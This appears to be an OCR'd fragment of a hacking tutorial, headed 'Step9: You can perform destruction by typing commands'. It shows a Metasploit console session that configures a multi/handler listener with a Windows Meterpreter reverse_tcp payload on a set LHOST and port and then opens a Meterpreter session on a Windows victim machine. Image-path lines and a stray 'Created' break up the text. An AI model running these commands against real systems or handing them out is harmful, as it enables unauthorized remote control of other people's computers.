
Step9: You can perform destruction by typing commands

root@osboxes: ~


File Edit View Search Terminal Help

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.43.145
lhost => 192.168.43.145
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.145:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.43.43
[*] Meterpreter session 1 opened (192.168.43.145:4444 -> 192.168.43.43:49158) at 2021-08-02 11:04:20 -0400
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTUAL7-PC  192.168.43.145:4444 -> 192.168.43.43:49158 (192.168.43.43)

msf5 exploit(multi/handler) >
```


Created



